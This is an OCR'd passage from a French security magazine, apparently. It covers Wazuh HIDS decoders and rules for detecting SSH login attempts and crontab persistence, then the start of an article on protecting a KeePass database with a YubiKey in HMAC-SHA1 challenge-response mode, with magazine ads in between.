  - **alerts/alerts.json** : contient les alertes au format json ;
  - **active-responses.log** : contient les logs relatifs aux réponses actives.
- **/var/ossec/queue** : répertoire contenant tous les répertoires et fichiers de file d'attente de Wazuh :
  - **agent-info/** : répertoire contenant des informations spécifiques à l'agent (système d'exploitation, version de l'agent, hostname, etc.) ;
  - **syscheck/** : répertoire contenant les données de contrôle d'intégrité avec un fichier journal pour chaque agent ;
  - **rootcheck/** : répertoire contenant les informations de rootkit et les données de surveillance des règles de chaque agent ;
  - **rids/** : ce répertoire contient un fichier par agent permettant de compter les messages envoyés et reçus. Cette technique permet d'empêcher les attaques par rejeu. En cas de non-correspondance des compteurs entre agent et serveur, des erreurs seront générées dans le fichier **ossec.log**.
- **/var/ossec/ruleset** : répertoire contenant les règles et les décodeurs utiliser par Wazuh :
  - **rules/** : un répertoire contenant les règles de détection ;
  - **decoders/** : répertoire contenant les décodeurs utilisés pour normaliser les journaux.
- **/var/ossec/stats** : répertoire contenant des informations statistiques (par ex., le nombre de journaux par heure) ;
- **/var/ossec/wodles/oscap** : répertoire contenant tous les fichiers liés à OpenSCAP :
  - **cve-debian-8-oval.xml** : le fichier de référence pour les vulnérabilités de sécurité connues du public ;
  - **ssg-debian-8-ds.xml** : décrit la liste de contrôle de sécurité.
- **/var/ossec/api/script/configure_api.sh** : un script pour activer l'HTTPS, changer le port, etc. ;

- **/var/ossec/api/configuration** : répertoire contenant la configuration principale de l'API Wazuh :
  - **Config.js** : un fichier de configuration basique de l'API Wazuh (ajout des certificats pour les connexions en HTTPS, changement de port, adresse IP, etc.) ;
  - **Auth/htpasswd** : un fichier utilisé pour créer de nouvelles informations d'identification.

3.1 Règles et décodeurs

Afin de comprendre le fonctionnement d'une connexion entre l'agent et le serveur Wazuh, il est intéressant de schématiser le process de collecte et d'analyse des logs.

Côté agent, **ossec-logcollector** surveille des fichiers de logs spécifiques (par exemple, les logs d'un serveur web Apache ou encore **/var/log/auth.log**) et transmet toutes les nouvelles lignes au serveur auquel il est affecté.

Côté serveur, **ossec-remoted** est chargé de la communication entre le client et le serveur. Il reçoit les logs, vérifie l'identité de l'agent puis les transmet au daemon **ossec-analysisd**. Ce dernier permet :

- le pré-décodage des lignes de logs afin d'extraire et formater des informations sous forme de champs, à titre d'exemple (la date, le nom de la machine ou encore le nom du programme qui a généré cette ligne) ;
- le décodage qui repose sur le même principe, mais concerne des champs particuliers intéressants pour un administrateur (IP source, nom d'utilisateur, etc.) ;
- l'analyse qui consiste à comparer les champs et les informations extraites aux règles prédéfinies par l'administrateur afin de déterminer si la ligne de log est suspecte ou non **[3]**.




Fig. 6 : Le process de collecte et d'analyse des logs.

3.2 Exemple : simulation d'une tentative de connexion SSH

La ligne de log suivante est générée par une tentative de connexion à un serveur SSH surveillé par Wazuh. Elle est extraite du fichier **/var/log/auth.log**.

L'outil **/var/ossec/bin/ossec-logtest** permet de tester et de vérifier les règles et les décodeurs en simulant l'action d'**ossec-analysisd**. Cela peut également aider à écrire et à debugger des règles et des décodeurs personnalisés.

Afin de mieux cerner le principe de construction des décodeurs et des règles Wazuh, ci-dessous le décodeur qui correspond à l'exemple précité :

```
<decoder name="ssh-invalid-user">
  <parent>sshd</parent>
  <prematch>^Invalid user|^Illegal user</prematch>
  <regex offset="after_prematch">(\S+) from (\S+)</regex>
  <order>srcuser,srcip</order>
</decoder>
```

La construction d'un décodeur repose sur un ensemble d'options ; certaines sont obligatoires à titre d'exemple (le nom du décodeur,prematch, etc.) et d'autres non (program_name, order, regex, etc.). En détails :

- **decoder name** : indique le nom du décodeur ;
- **parent** : vérifie que le parent correspond à sshd ;
- **prematch** : vérifie la correspondance du prematch avec les informations contenues dans le message du journal d'événement, dans le cas contraire le décodeur ne sera pas utilisé ;

- **regex** : extrait les données du message ;
- **order** : définit le libellé des entrées de la ligne de regex. L'utilisateur sera étiqueté comme **srcuser** et l'adresse IP par **srcip**.

Une fois les parties de décodage et d'extraction des champs terminées, l'agent Wazuh va chercher s'il existe une correspondance entre les champs extraits et les règles de détection disponibles dans **/var/ossec/ruleset/rules**.

Pour notre exemple, la règle qui correspond à notre évènement se trouve dans le fichier **/var/ossec/ruleset/rules/0095-sshd_rules.xml**.

```
  <rule id="5710" level="5">
    <if_sid>5700</if_sid>
    <match>illegal user|invalid user</match>
    <description>sshd: Attempt to login using a non-existent
user</description> <group>invalid_login,authentication_
failed,pci_dss_10.2.4,pci_dss_10.2.5,pci_
dss_10.6.1,gpg13_7.1,gdpr_IV_35.7.d,gdpr_IV_32.2,</group>
  </rule>
```

- **rule id** : correspond à un id permettant d'identifier de manière unique une règle de détection ;
- **if_sid** : indique le groupe auquel appartient la règle. Par exemple, la règle 5710 appartient au groupe 5700 qui a pour rôle de regrouper toutes les règles liées à OpenSSH ;
- **match** : une chaîne qui doit correspondre au message de l'évènement ;
- **description** : correspond à une description de la règle ;
- **group** : consiste à ajouter des groupes supplémentaires à l'alerte (facultatif).

Note

Toutes les modifications et l'ajout de nouvelles règles et décodeurs doivent être effectués dans /var/ossec/etc/rules/local_rules.xml et /var/ossec/etc/decoders/local_decoder.xml afin d'éviter leurs pertes lors de la mise à jour de Wazuh.

```
root@elk:/var/ossec/bin# ./ossec-logtest
2018/10/10 10:31:17 ossec-testrule: INFO: Started (pid: 29608).
ossec-testrule: Type one log per line.

Oct 10 10:30:03 lab1 sshd[7431]: Invalid user test from 10.30.30.80


**Phase 1: Completed pre-decoding.
       full event: 'Oct 10 10:30:03 lab1 sshd[7431]: Invalid user test from 10.30.30.80'
       timestamp: 'Oct 10 10:30:03'
       hostname: 'lab1'
       program_name: 'sshd'
       log: 'Invalid user test from 10.30.30.80'

**Phase 2: Completed decoding.
       decoder: 'sshd'
       srcuser: 'test'
       srcip: '10.30.30.80'

**Phase 3: Completed filtering (rules).
       Rule id: '5710'
       Level: '5'
       Description: 'sshd: Attempt to login using a non-existent user'
**Alert to be generated.
```

Fig. 7 : Exemple d'une tentative de connexion SSH.

3.3 Exemple : détection d'une activité malveillante

La plupart des malwares sont persistants. Sous Linux, tout comme Windows ou d'autres OS, les logiciels malveillants, une fois chargés, cherchent à maintenir leur présence sur la machine exploitée afin de survivre au redémarrage du système. Sur les systèmes Windows, cela se fait généralement via les clés de registres et plus particulièrement via les tâches planifiées et les programmes lancés au démarrage. Pour Linux, cela se fait souvent à l'aide de l'utilitaire de planification crontab.

Cependant, les crontabs sont souvent sous-estimées en matière de sécurité. En conséquence, les attaquants se sont habitués à viser les crontabs afin d'assurer la persistance de leur programme sur l'hôte même si vous essayez de les supprimer. Les attaquants injectent leurs commandes et les crons veilleront à ce que leurs programmes malveillants soient exécutés. Il est donc primordial de les surveiller pour détecter au plus tôt la persistance éventuelle de malwares.

C'est pourquoi nous avons besoin d'un HIDS comme WAZUH pour détecter ce type de persistance et aider les analystes à rechercher des activités suspectes dans leurs systèmes.

Dans notre cas, nous avons un logiciel malveillant qui tente de se cacher et d'obtenir la persistance sur la machine exploitée afin de continuer à agir même après le redémarrage du système. Les dashboards WAZUH offrent des fonctionnalités d'exploration pour afficher tous les détails des




Fig. 8 : Exemple d'une activité malveillante.

alertes déclenchées. Grâce à cela nous pouvons donc rechercher des activités comme celle-ci de manière automatisée, rapide et fiable.

En plus de la détection de l'entrée dans le crontab, Wazuh permet aussi de cartographier les alertes remontées conformément au PCI-DSS en ajoutant un nouveau marquage dans les alertes. Dans notre exemple, nous avons un marquage de :

- 10.2.2 : toutes les actions exécutées par tout utilisateur avec des droits root ou administrateur ;
- 10.2.7 : création et suppression d'objets au niveau système ;
- 10.6.1 : examiner les points suivants au moins une fois par jour :
  - tous les évènements de sécurité ;
  - les journaux de tous les composants du système qui stockent, traitent ou transmettent des CHD et/ou SAD, ou qui pourraient avoir un impact sur la sécurité des CHD ou SAD ;
  - les journaux de tous les composants critiques du système ;
  - les journaux de tous les composants de système et de serveur qui remplissent des fonctions de sécurité (par exemple, les pare-feux, les systèmes de détection d'intrusion/systèmes de prévention d'intrusion (IDS/IPS), les serveurs d'authentification, les serveurs de redirection de commerce électronique, etc.).

Conclusion

L'apport de Wazuh par rapport à OSSEC est conséquent. Il apporte des améliorations concernant notamment les performances, des corrections de bugs ainsi que la mise en place de nouveaux décodeurs et de règles qui offrent une meilleure capacité de détection que son prédécesseur OSSEC.

La mise en place de Wazuh avec Elastic Stack fournit une console en temps réel pour les alertes. Ce déploiement permet de bénéficier de plusieurs avantages : la possibilité d'avoir un moteur de recherche puissant, des filtres pour trouver des alertes spécifiques, une capacité de visualisation interactive, de l'archivage et la possibilité de suivre l'évolution du niveau d'alerte.

Il est intéressant de remarquer que malgré le fait que Wazuh a commencé comme un fork plutôt hostile à OSSEC, au fil du temps, la place des 2 protagonistes sur le marché s'est affinée et leurs relations se sont éclaircies. En effet, certaines fonctionnalités créées par Wazuh ont été intégrées dans OSSEC, de plus, la plupart des ajouts de Wazuh concernent maintenant des briques à côté d'OSSEC. Il n'est plus vraiment possible de parler de fork dans ces conditions, Wazuh est devenu une solution HIDS clé en main reposant sur OSSEC et apportant de nombreuses autres fonctionnalités. Les deux communautés sont désormais dynamiques et totalisent une bonne activité tant au niveau du rythme des nouvelles versions que de l'activité communautaire. ■

Remerciements

Merci à l'équipe SOC et CERT de CONIX pour leurs relectures et leurs corrections.

Références

[1] https://documentation.wazuh.com/current/index.html
[2] https://documentation.wazuh.com/current/getting-started/index.html
[3] https://www.guillaume-leduc.fr/mise-en-oeuvre-dossec-sous-debian-theorie.html

Développer des outils de REDTEAM ?

#netsec
#shellcode #DevSecOps
#C #C++ #python
#java

À Rennes, recherchons développeurs

compétences en sécurité ou systèmes bas niveau.
Formation spécialisée en interne

DGA Maîtrise de l'information
POSTULEZ !

dga-mi-bruz.recrutement.fct@intradef.gouv.fr

Retrouvez-nous sur LinkedIn et APEC

DGA

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
MINISTÈRE DES ARMÉES

KEEPASS MULTIPLATEFORME EN AUTHENTIFICATION FORTE AVEC UNE YUBIKEY

Étienne LADENT – Etienne.LADENT@cea.fr
Ingénieur SSI – CEA

mots-clés : *GESTIONNAIRE DE MOTS DE PASSE / KEEPASS / YUBIKEY / HMAC-SHA1 / AUTHENTIFICATION FORTE*

De nos jours, l'authentification forte devient la norme (paiements en ligne, Google authenticator, etc.) et les gestionnaires de mots de passe se démocratisent, le plus souvent dans des solutions cloud. Voyons comment aller plus loin en combinant une solution matérielle comme la YubiKey, et un logiciel open source, comme KeePass, pour gérer nos mots de passe « on-premise » en authentification double facteurs.

La bonne application des règles de sécurité concernant les mots de passe **[1]** est complexe. En effet, la multiplication des systèmes, sites internet et de leurs comptes associés, rend parfois laborieuse l'application des bonnes pratiques sur ces mots de passe. L'actualité nous rappelle pourtant régulièrement leur nécessité **[2]**. Les particuliers comme les entreprises sont demandeurs d'outils les aidant dans cette démarche. Un gestionnaire de mots de passe permet à son utilisateur de créer, modifier, sauvegarder, accéder et supprimer ses mots de passe : c'est-à-dire de gérer le cycle de vie. Et cela, au sein d'une base de données chiffrée et protégée généralement par un unique mot de passe maître. Les principaux avantages d'un gestionnaire de mots de passe sont les suivants :

- l'utilisateur ne doit plus se souvenir que d'un seul mot de passe ;
- l'utilisateur peut choisir, ou générer automatiquement, des mots de passe très complexes et donc plus robustes, sans avoir à s'en souvenir pour autant ;
- la possibilité d'utiliser des mots de passe différents par compte, site, système. De sorte que la compromission d'un couple nom d'utilisateur, mot de passe ne fournira pas d'accès supplémentaire à un attaquant.

La principale contrepartie est que le logiciel, le mot de passe maître et la base stockant les mots de passe deviennent des éléments critiques pour la sécurité du système d'information.

1 Tour d'horizon des gestionnaires de mots de passe

Il existe aujourd'hui un grand nombre de gestionnaires de mots de passe : gratuits ou non, open source ou propriétaires, s'intégrant dans les navigateurs, cloud ou locaux, etc. Ils proposent diverses fonctionnalités adaptées selon les cas aux particuliers, aux familles ou aux entreprises...

Les produits sur ce marché sont désormais nombreux : 1Password, Bitwarden, Dashlane, KeePass, LastPass ou encore Pleasant Password Server sont quelques-uns des plus connus.

1.1 KeePass

KeePass est donc un gestionnaire de mots de passe sous licence GNU GPL utilisé par une communauté assez nombreuse depuis 2003. Il protège vos mots

de passe en les stockant dans un fichier chiffré. Pour accéder à cette base de mots de passe, vous devez fournir le mot de passe maître, potentiellement séparé en plusieurs éléments : la *composite master key*.

KeePass est le seul gestionnaire, à l'heure actuelle, qui dispose d'une certification de premier niveau (CSPN) délivrée par l'ANSSI **[3]** (dans sa version 2.10 portable). Dans cet article, nous utiliserons la version 2.41.

1.2 Recommandation de mise en œuvre

Le RSSI cherchant à mettre en œuvre KeePass dans son entreprise aura idéalement fait réaliser une étude des options à configurer par rapport à l'état de l'art. Au minimum dans un contexte d'entreprise, le mot de passe maître devrait se voir imposer une complexité élevée. Et dans cette optique, le fichier de configuration de KeePass (`config.xml` qui implémente ces règles) ne devrait être modifiable que par les administrateurs de l'entreprise.

Le lecteur notera qu'en cas d'oubli du mot de passe maître par l'utilisateur, ou qu'en cas de corruption du fichier de base (`.kdbx`), il n'est pas possible de récupérer le contenu de la base. Il est donc impératif de stocker ce fichier dans un espace bénéficiant de sauvegardes régulières.

1.3 Vulnérabilités connues de KeePass

Malgré sa certification de sécurité, KeePass n'est pas invulnérable. Les attaques de type force brute sur le fichier de base de mots de passe existent, même s'il est possible de les atténuer en augmentant le nombre d'itérations lors de la dérivation du mot de passe. Il reste néanmoins indispensable que le mot de passe maître soit robuste. De plus, les attaques sur la mémoire existent également, il est donc souhaitable de ne charger votre base que sur des terminaux maîtrisés. Ceux qui souhaitent en savoir plus sur ces attaques de KeePass et leurs contre-mesures, peuvent aller lire l'excellente série *A Case Study in Attacking KeePass* **[4]** **[5]** par Will « harmj0y ».

1.4 Plugins

L'un des intérêts de KeePass est la modularité qu'apportent les plugins communautaires, que vous trouverez sur le site officiel **[6]**. Néanmoins :

« *Les plugins ne sont pas forcément développés par l'équipe de développement et peuvent donc contenir du code hostile. Il est donc conseillé d'utiliser de manière précautionneuse ces plugins.* » - Cible de Sécurité CSPN KEEPASS v2.10 portable **[7]**.

Si KeePass bénéficie de la certification CSPN, ce n'est pas le cas de ses plugins. Dans la suite de cet article, nous allons utiliser deux plugins qui n'ont pas bénéficié de cette certification. Le choix de faire confiance ou non aux développeurs de ces plugins, et aux contrôles de la communauté, est à évaluer dans une analyse de risque en fonction de chaque contexte, potentiellement après un audit de leur code source.

2 KeePass sur un serveur

L'intérêt et l'inconvénient de KeePass par rapport à des solutions Cloud sont que vous devez gérer vous-même le fichier de base : accessibilité, sauvegarde, restauration, synchronisation ne sont pas gérées par un tiers. En cas de perte de votre base, il n'y aura aucun moyen de la récupérer. Une réponse à ce problème est de déporter le fichier de base sur un serveur et d'y accéder à distance. Cela permet à la fois de simplifier les questions de sauvegarde et d'accéder à la même base depuis plusieurs appareils.

Dans cet article, nous allons utiliser une synchronisation en SFTP grâce au plugin `IOProtocolExt`. Les plugins s'installent en copiant les fichiers associés (`.plgx`) dans le sous-dossier `plugins` du répertoire d'installation de KeePass (par défaut sous Windows : `C:\Program Files (x86)\KeePass Password Safe 2\Plugins`). Il faut redémarrer le logiciel pour qu'ils soient chargés.

Nous allons voir ci-dessous comment mettre en place la synchronisation de notre base sur un serveur distant accessible en SSH. Nous admettrons ici que vous avez déjà créé une base et l'avez transférée sur ce serveur (un serveur dédié chez un hébergeur, par votre entreprise ou un Raspberry Pi derrière une box ADSL par exemple).

2.1 Accès sous Windows

Une fois KeePass et le plugin IOProtocolExt installés, il suffit de cliquer sur ***Fichier > Synchroniser > Synchroniser avec une URL*** avec la syntaxe suivante et en renseignant les champs d'authentification :

```
sftp://server.fq.dn/Path/To/keepasskxdbDir/keepass.kdbx
```

Et KeePass utilisera, et synchronisera, ce fichier distant plutôt qu'une base locale.

2.2 Accès sous Linux Ubuntu 18.04

Pour Linux, les distributions fournissent en général un paquet **keepass2** dans les dépôts officiels, qui n'est le plus souvent pas à jour. Une alternative simple est le ppa de Julian Taylor **[8]** qui fournit les dernières versions du logiciel pour mono. Il s'ajoute sans trop de difficultés :

```
$ sudo add-apt-repository ppa:jtaylor/keepass
$ sudo apt-get update
$ sudo apt-get install keepass2
```

Paradoxalement, nous pourrions nous attendre à ce que la synchronisation SSH sous Linux se fasse simplement. Mais l'utilisation sous Linux de la version Windows de KeePass, à travers mono, empêche l'utilisation du plugin IOProtocolExt qui n'est pas compatible avec Linux. Mais il est assez simple de contourner le problème, par exemple, à l'aide d'un SSHFS pour monter la base distante.

```
$ mkdir /mnt/keepass
$ sshfs user@sserver.fq.dn:/Path/To/keepasskxdbDir /mnt/
keepass
```

Exécuter alors KeePass et charger sur le fichier **/mnt/keepass/keepass.kdbx**.

2.3 Accès sous Android

Pour Android, l'application KeePass2Android **[9]** supporte nativement le protocole SSH. Il faut sélectionner l'accès SFTP dans l'application et renseigner ainsi les informations sur l'emplacement de votre base :

```
IP : server.fq.dn
Chemin : /Full/Path/To/keepasskxdbDir/keepass.kdbx
```

Vous aurez alors accès à votre base de mots de passe depuis votre téléphone.

2.4 Accès simultanés

Le format de fichier KDBX supporte les accès parallèles. Le mécanisme de synchronisation se fait par entrée, tant que vous ne modifiez pas la même entrée simultanément depuis 2 appareils il n'y a pas de problèmes. Le mécanisme en cas de conflit est bien décrit dans la documentation **[10]** et utilise l'onglet ***History*** dans l'interface de KeePass.

3 Authentification forte avec une YubiKey

À ce stade, nous avons vu comment accéder à une base KeePass placée sur un emplacement réseau. Nous allons maintenant voir comment ajouter un second facteur d'authentification à l'aide d'une YubiKey.

3.1 Une Yubi quoi ?

La YubiKey est un appareil électronique, produit par la société Yubico, de la taille d'une clé USB et conçu pour l'authentification coûtant environ 50 € pour la version 5 NFC utilisée dans cet article. Lorsqu'elle est branchée à un ordinateur, elle se présente comme un clavier dans certains modes, ce qui permet de limiter les problèmes de pilotes et de compatibilité, ce qui rend les YubiKeys compatibles avec beaucoup de systèmes. Le principe de sécurité proposé ici est celui de l'authentification forte, c'est-à-dire que pour s'authentifier, il faut :

- connaître un secret (le mot de passe) ;
- et détenir quelque chose (la YubiKey).

Les YubiKeys supportent de nombreux standards d'authentifications **[11]** du mot de passe à usage unique (*One Time Password*, dit OTP), au mot de passe statique, en passant par le HMAC-SHA1 et le FIDO U2F **[12]**. Ils s'appuient, selon le mode choisi, sur un mécanisme de secret partagé, de clé publique/privée, le temps ou encore un compteur.

De nombreux services très populaires sur Internet sont compatibles avec les YubiKeys **[13]** : Google, GitHub, AWS, etc.

shutterstock

HS2
Hervé Schauer Sécurité

Formation Vie privée, Droit de la cybersécurité et Continuité d'activité

PROGRAMME

Vie privée et droit de la cybersécurité

RGPD :
RGPD/GDPR / Réglement Européen sur la Protection des Données personelles
DPO :
Formation DPO / Privacy Implementer
PIA :
PIA / ISO29134 / Appréciation des impacts sur la vie privée
SECUSANTE :
Protection des données de santé et vie privée
SECUDROIT :
Droit de la cybersécurité
SECUCLOUD :
Sécurité du cloud

Continuité d'activité

RPCA :
Formation RPCA
ISO22LA :
ISO22301 Lead Auditor
ISO22LI :
ISO22301 Lead Implementer

+33 974 774 390

www.hs2.fr

formations@hs2.fr

3.2 Static Password, OTP ou challenge-response mode ?

Nous allons donc nous intéresser à comment protéger une base KeePass avec une YubiKey tout en restant accessible depuis Windows, Linux et Android. KeePass supporte les YubiKeys dans trois modes d'usage différents **[14]** via ses plugins :

- *Static Password* : dans ce mode, la YubiKey remplace le mot de passe de votre base et c'est la clé qui saisira une chaîne de caractères, constante, dans le champ mot de passe. Il ne s'agit donc pas d'authentification forte et vous transférez simplement la sécurité de votre base sur la détention de l'objet au lieu de la connaissance du secret.
- *HMAC-based One-Time Password* (RFC6238 **[15]**) : dans ce mode, l'authentification se fait par mots de passe à usage unique à l'aide d'un compteur synchronisé et d'une clé secrète entre votre base et le client. C'est le plugin **OtpKeyProv** qui implémente ce mode dans KeePass.
- *Challenge-response* : dans ce mode, c'est la fonction HMAC-SHA1 qui est utilisée pour prouver la détention de la YubiKey, via le plugin **KeeChallenge** **[16]**. La sécurité se base alors sur une clé secrète partagée.

Le mot de passe statique ne répond pas au critère d'authentification forte et l'implémentation de OTP n'est pas adaptée dans ce cadre comme nous allons le voir plus loin. C'est donc sur le mode challenge-response que nous allons nous concentrer dans la suite de cet article.

3.3 Challenge-response

3.3.1 HMAC-SHA1, comment ça fonctionne ?

En HMAC-SHA1, il faut un secret partagé entre la YubiKey et la base. Le fonctionnement de HMAC est très bien expliqué sur Internet **[17]**. Pour cet article, il suffit de retenir que c'est une fonction de hachage qui mélange la donnée avec une clé secrète. Cela implique que celui qui souhaite vérifier l'intégrité de la donnée détienne cette même clé secrète pour recalculer le même HMAC que l'émetteur. Nous pouvons vulgariser (voir RFC2104 **[18]** sinon) la formule de HMAC-SHA1 ainsi :

```
HMAC-SHA1(data,clé) = SHA1(clé XOR SHA1(data XOR clé)
```

3.3.2 En challenge-response, comment ça fonctionne ?

Si cet algorithme permet de vérifier l'intégrité et l'authenticité d'un message, s'en servir pour authentifier quelqu'un n'est pas immédiat. Il est intéressant de détailler le fonctionnement de HMAC-SHA1 en mode challenge-response, qui n'est pas autant documenté.

Il faut commencer par générer une clé partagée connue uniquement par le client et le serveur. Le serveur doit alors préparer un challenge à l'attention du futur client. Pour cela, il va générer un bloc de données aléatoires ou utiliser des données relatives au client comme un User Id, un code PIN. Le serveur doit ensuite calculer le HMAC-SHA1 de ces données, avec sa clé en commun avec le client. Il peut enfin se servir du résultat du HMAC pour chiffrer en AES des données, par exemple une clé secrète permettant d'accéder à une base KeePass...

À partir de là, le client souhaitant s'authentifier va recevoir le challenge du serveur. Il doit alors calculer à son tour le HMAC-SHA1 du challenge avec sa propre clé. Ce dernier peut alors s'en servir pour déchiffrer le bloc protégé en AES qu'il stocke et récupérer le secret nécessaire pour s'authentifier.

3.4 Pourquoi pas l'OTP ?

D'abord, le plugin OTP vous demande de saisir plusieurs OTP (nombre réglable), cela s'avère peu pratique à l'usage, car l'utilisateur doit appuyer *n* fois sur sa YubiKey pour générer les *n* codes nécessaires.

De plus, dans ce mode, si nous nous intéressons à la complexité d'une attaque en brute-force, la sécurité repose majoritairement sur la protection d'une clé secrète partagée et d'un compteur. En mode challenge-response HMAC-SHA1, cette clé fait 20 octets, soit un ensemble de 2^{160} clés possibles. Dans le mode OTP, avec un seul code demandé, le challenge ne ferait que 6 chiffres, soit 10^6 possibilités. Il faut également tenir compte de la fenêtre de désynchronisation tolérée pour le compteur (le *look-ahead*) qui augmente le nombre

de valeurs valides. Il faut donc configurer plusieurs codes pour rajouter de la complexité au système. La formule suivante peut résumer la complexité du système OTP :

```
log2(10^(6*n) / look-ahead)
où n est le nombre de codes demandé.
et look-ahead étant le nombre d'écarts tolérés du compteur.
```

Avec un look-ahead théorique à 1, il faudrait saisir 8 OTP pour obtenir la même complexité face à un brute-force qu'en HMAC-SHA1. Cette valeur passe même à 9 si nous suivons les recommandations de la communauté de KeePass **[19]**, soit autant d'appuis manuels sur la YubiKey. La mise en place de contre-mesures pour ce mode (délais, incrémentation du compteur sur chaque tentative échouée) peut permettre à un attaquant de créer un déni de service, forçant le recours au mode récupération. Au final, le mode OTP n'est ni pratique, ni sécurisé pour l'utilisateur, en comparaison du challenge-response.

4 KeePass, YubiKey et KeeChallenge

Il nous reste donc à mettre en place la double authentification dans KeePass avec KeeChallenge et la YubiKey.

4.1 Création de la clé partagée

Nous allons créer la clé partagée avec le logiciel YubiKey Personalization Tool **[20].** Il faut suivre dans les menus ***Challenge-response > HMAC-SHA1***, sélectionner le ***Configuration Slot 2*** (utilisé par défaut par le plugin) et générer une nouvelle clé d'une taille fixe de 64 bits **[21]** et cliquer sur ***Write Configuration*** après avoir connecté la clé.

Sauvegardez cette clé

KeePass ne fournit aucun moyen de recouvrement sur la base. Si votre YubiKey venait à se perdre ou être détruite : vous n'auriez aucun moyen d'accéder à votre base de mots de passe sans cette clé. Donc, conservez précieusement une copie de la clé dans un emplacement sécurisé (coffre-fort, enveloppe scellée, etc.).




Fig. 1 : Authentification HMAC-SHA1.

4.2 Protection initiale de la base

C'est le plugin KeeChallenge qui implémente le challenge-response HMAC-SH1 pour KeePass et une YubiKey. Il s'installe de la même manière que `IOProtocolExt` que nous avons utilisé au départ.

Que vous rajoutiez un accès YubiKey sur une base existante (menu ***Fichier > Changer la Clé Maître***) ou lors de la création d'une nouvelle base, la procédure est la même. Au moment où la fenêtre ***Create Composite Master Key*** s'affiche : rentrez le mot de passe maître, puis cliquez sur ***Show expert options > Key File / provider > YubiKey challenge-response***, avant de valider.




Fig. 2 : Saisir une clé secrète dans KeePass.

